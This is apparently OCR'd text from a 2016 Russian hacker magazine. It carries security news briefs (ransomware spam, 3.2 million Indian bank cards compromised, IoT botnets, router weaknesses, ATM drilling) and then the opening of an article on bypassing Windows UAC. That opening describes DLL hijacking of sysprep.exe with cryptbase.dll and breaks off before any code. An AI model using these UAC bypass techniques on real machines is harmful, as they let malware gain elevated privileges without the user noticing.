
→ По данным специалистов компании Proofpoint, в третьем квартале 2016 года количество спамерских писем, распространяющих малварь, достигло рекордных показателей. К примеру, аналитики предупреждают, что число вредоносных JavaScript-вложений возросло на 69% по сравнению со вторым кварталом текущего года. Однако вредоносный JavaScript – это далеко не главная проблема. Среди угроз по-прежнему лидирует всевозможное вымогательское ПО, причем в 96,8% случаев им оказывается одна из версий шифровальщика Locky, что превышает показатели предыдущего квартала на 28%. Помимо Locky, среди спамеров также остаются популярными вымогатели CryptFIle2, MarsJoke и Cerber.

3 200 000

банковских карт скомпрометированы в Индии

→ Государственный банк Индии (SBI) предупредил о масштабной хакерской атаке, в результате которой компрометации подверглись более 3 миллионов банковских карт. Вина за случившееся лежит на финансовой организации YES Bank, а точнее ее партнере, компании Hitachi Payments, отвечающей за работу банкоматов и PoS-систем. По данным следствия, системы Hitachi Payments оказались заражены малварью, которая более шести недель собирала информацию о банковских картах. В руки злоумышленников попали данные о 2,6 миллиона карт Visa и MasterCard, а также информация о почти миллионе карт RuPay. Пострадали клиенты SBI, HDFC Bank, ICICI Bank, YES Bank и Axis Bank. Уже инициирована процедура аннулирования и перевыпуска карт.

> «Дорогая российская пресса! Пришла моя очередь спрашивать: кто вам сказал, что слово «опроверг» можно использовать вместо слова «соврал» или «не признает»?
>
> Потому что два дня уже в Яндекс.Новостях новость про Лурк идет с пометкой от Ампелонского «мы не разблокировали Лурк», и каждое новостное издание сделало по реплике Ампелонского новостную заметку. Я чуть с ума не сошел, потому что в реестре Роскомнадзора нет никакого Лурка. Ни по домену (ни по одному из), ни по IP.
>
> Зато есть ссылка на lurklurk.com, созданное фанатами зеркало, — их штук пять возникло за время блокировки Лурка.
>
> Но Ампелонский вместе со всем Роскомнадзором не в состоянии отличить статичную копию Лурка от полноценного зеркала и продолжает талдычить, что «мы блокируем Лурк».
>
> У настоящего Лурка в домене написано lurkmore: lurkmore.to, lurkmore.ru, lurkmore.so, lurkmore.co, lurkmore.net или даже просто lurkmo.re.
>
> А остальное — творчество поклонников, за что им спасибо.
>
> Но у меня традиционный вопрос к российским журналистам: а у меня уточнить можно было? Или вы как слышите «опровержение», так у вас все, полная утрата жизненных показателей, цель достигнута?».
>
> Создатель Lurkmore **Давид Хомак** о снятии блокировок с сайта и работе российских СМИ



САМЫЕ РАСПРОСТРАНЕННЫЕ IOT-УГРОЗЫ

Аналитики компании «Доктор Веб» изучили наиболее актуальные на сегодняшний день угрозы для Linux-систем.

Исследователи пишут, что основная цель киберпреступников, распространяющих IoT-малварь, — создание ботнетов для осуществления DDoS-атак. В отчете перечисляются пятнадцать различных видов вредоносных программ, которые чаще всего загружаются злоумышленниками на взломанные устройства. Большинство зловредов относится к семействам Linux.DownLoader, Linux.DDoS и Linux.BackDoor.Fgt. Самым распространенным стал троян Linux.Downloader.37, предназначенный для DDoS-атак. Встречаются также представители семейств Linux.Mrblack, Linux.BackDoor.Gates, Linux.Mirai, Linux.Nyadrop, Perl.Flood и Perl.DDoS.

По сути, вся перечисленная малварь применяет в ходе атак одну и ту же простую тактику: брутфорсит логин и пароль, подключившись по протоколам Telnet или SSH. Исследователи пишут, что по Telnet злоумышленники чаще всего пытаются соединиться с атакуемым узлом с использованием логина root, а по SSH — admin.


БОЛЬШИНСТВО РОУТЕРОВ НАСТРОЕНЫ НЕПРАВИЛЬНО

→ Аналитики компании ESET решили проверить безопасность и настройку роутеров, ведь атаки на IoT-устройства стали настоящим трендом ушедшего октября, а злоумышленники и специальная малварь чаще всего компрометируют именно роутеры, IP-камеры и DVR-системы. Поделиться данными с исследователями согласились более 12 000 домашних пользователей. Оказалось, что нежелание обновлять ПО и придумывать надежные пароли по-прежнему остается основной проблемой данного сегмента.

15% всех изученных роутеров имеют слабые пароли, а в качестве имени пользователя обычно оставлено дефолтное значение admin


Каждая **7**-я попытка брутфорса роутеров оказывается удачной

Процентное соотношение сервисов со слабыми паролями:



Более чем у **20%** изученных роутеров открыты Telnet-порты, свободно доступные через интернет

7% устройств имеют серьезные и умеренные уязвимости,
53% роутеров имеют уязвимости bad access rights,
еще **39%** устройств допускают инъекции команд,
а **10%** девайсов уязвимы перед эксплуатацией XSS-багов



ХАКЕРЫ СВЕРЛЯТ ДЫРКИ В БАНКОМАТАХ

Курьезная, но тем не менее вполне серьезная новость: в ходе международной конференции «Актуальные вопросы развития наличного денежного обращения» зампред Сбербанка Станислав Кузнецов рассказал журналистам РИА «Новости», что хакеры придумали новый способ кражи наличности из банкоматов.

«Тенденция появилась буквально четыре-пять месяцев назад, вид нового преступления называется drilled box, когда просверливается дырочка в банкомате — в определенных видах банкомата, определенной марки, мы все их знаем — и подключается шина и [с помощью] этой шины выкачиваются мгновенно деньги», — рассказал Кузнецов.

Сбербанк, которому принадлежат порядка 80 тысяч банкоматов, собирается отказывать некоторым производителям в сотрудничестве в случае несоблюдения правил безопасности, также предупредил Кузнецов. Судя по всему, зампред Сбербанка описал нечто похожее на так называемые cash out атаки, в ходе которых хакеры снимают всю наличность из атакуемого банкомата.

→

Алиса «0xfemale» Белоусова,
oxfemale@yandex.ru,
kitsune.online

84ckf1r3
84ckf1r3@gmail.com

FUCK UAC

10 РАБОЧИХ СПОСОБОВ ОБХОДА СИСТЕМЫ USER ACCOUNT CONTROL В WINDOWS

UAC КАК ОГРОМНЫЙ БАГ

В хакерской философии многое заимствовано из боевых искусств. Например, мастер айкидо практически не атакует сам. Он лишь подмечает ошибки соперника и обращает его усилия против него самого. Так же и просчеты в защитных системах позволяют превратить их в хакерский инструмент. Сейчас мы разберем несколько способов обхода UAC и даже его использования для запуска своего кода с повышенными привилегиями. Многие из этих методов уже реализованы в троянах и позволяют им скрытно внедряться в систему.

БЕЛЫЙ СПИСОК ДЛЯ ЧЕРНЫХ ШЛЯП


Во всех версиях Windows для UAC существует так называемый белый список — набор системных компонентов, для которых не применяются ограничивающие правила. Поэтому один из самых распространенных методов атаки сводится к попытке найти любые приложения из белого списка и попытаться внедрить в них свою *.dll.

WARNING

Вся информация приводится исключительно в ознакомительных целях! Microsoft рекомендует патчить винду вовремя, не работать в админской учетке без реальной необходимости, не обходить UAC и не донимать техподдержку сообщениями об уязвимостях.

Провести атаку типа `DLL hijack` сравнительно просто, хотя и здесь не обходится без подводных камней. Они свои в каждой версии ОС, а также зависят от настроек, учетной записи, разрядности ОС, установленных компонентов и патчей.

Например, в Windows 7/8 (но не 8.1) можно использовать штатную программу подготовки системы к развертыванию `sysprep.exe`, чтобы подгрузить свою версию `cryptbase.dll` или другой библиотеки. Для этого достаточно поместить ее рядом с экзешником, поскольку он начинает искать и подгружать DLL'ки из своего каталога. Однако при попытке просто скопировать свой файл в каталог `%systemroot%/system32/sysprep/` мы получим сообщение об ошибке.




Доступ в \system32\ запрещен

У пользователя нет прав доступа на запись в системный каталог, а администратор должен подтвердить это действие через UAC. Чтобы наш код получил необходимые права без лишних вопросов, используем другой трюк — с автономным установщиком обновлений Windows.

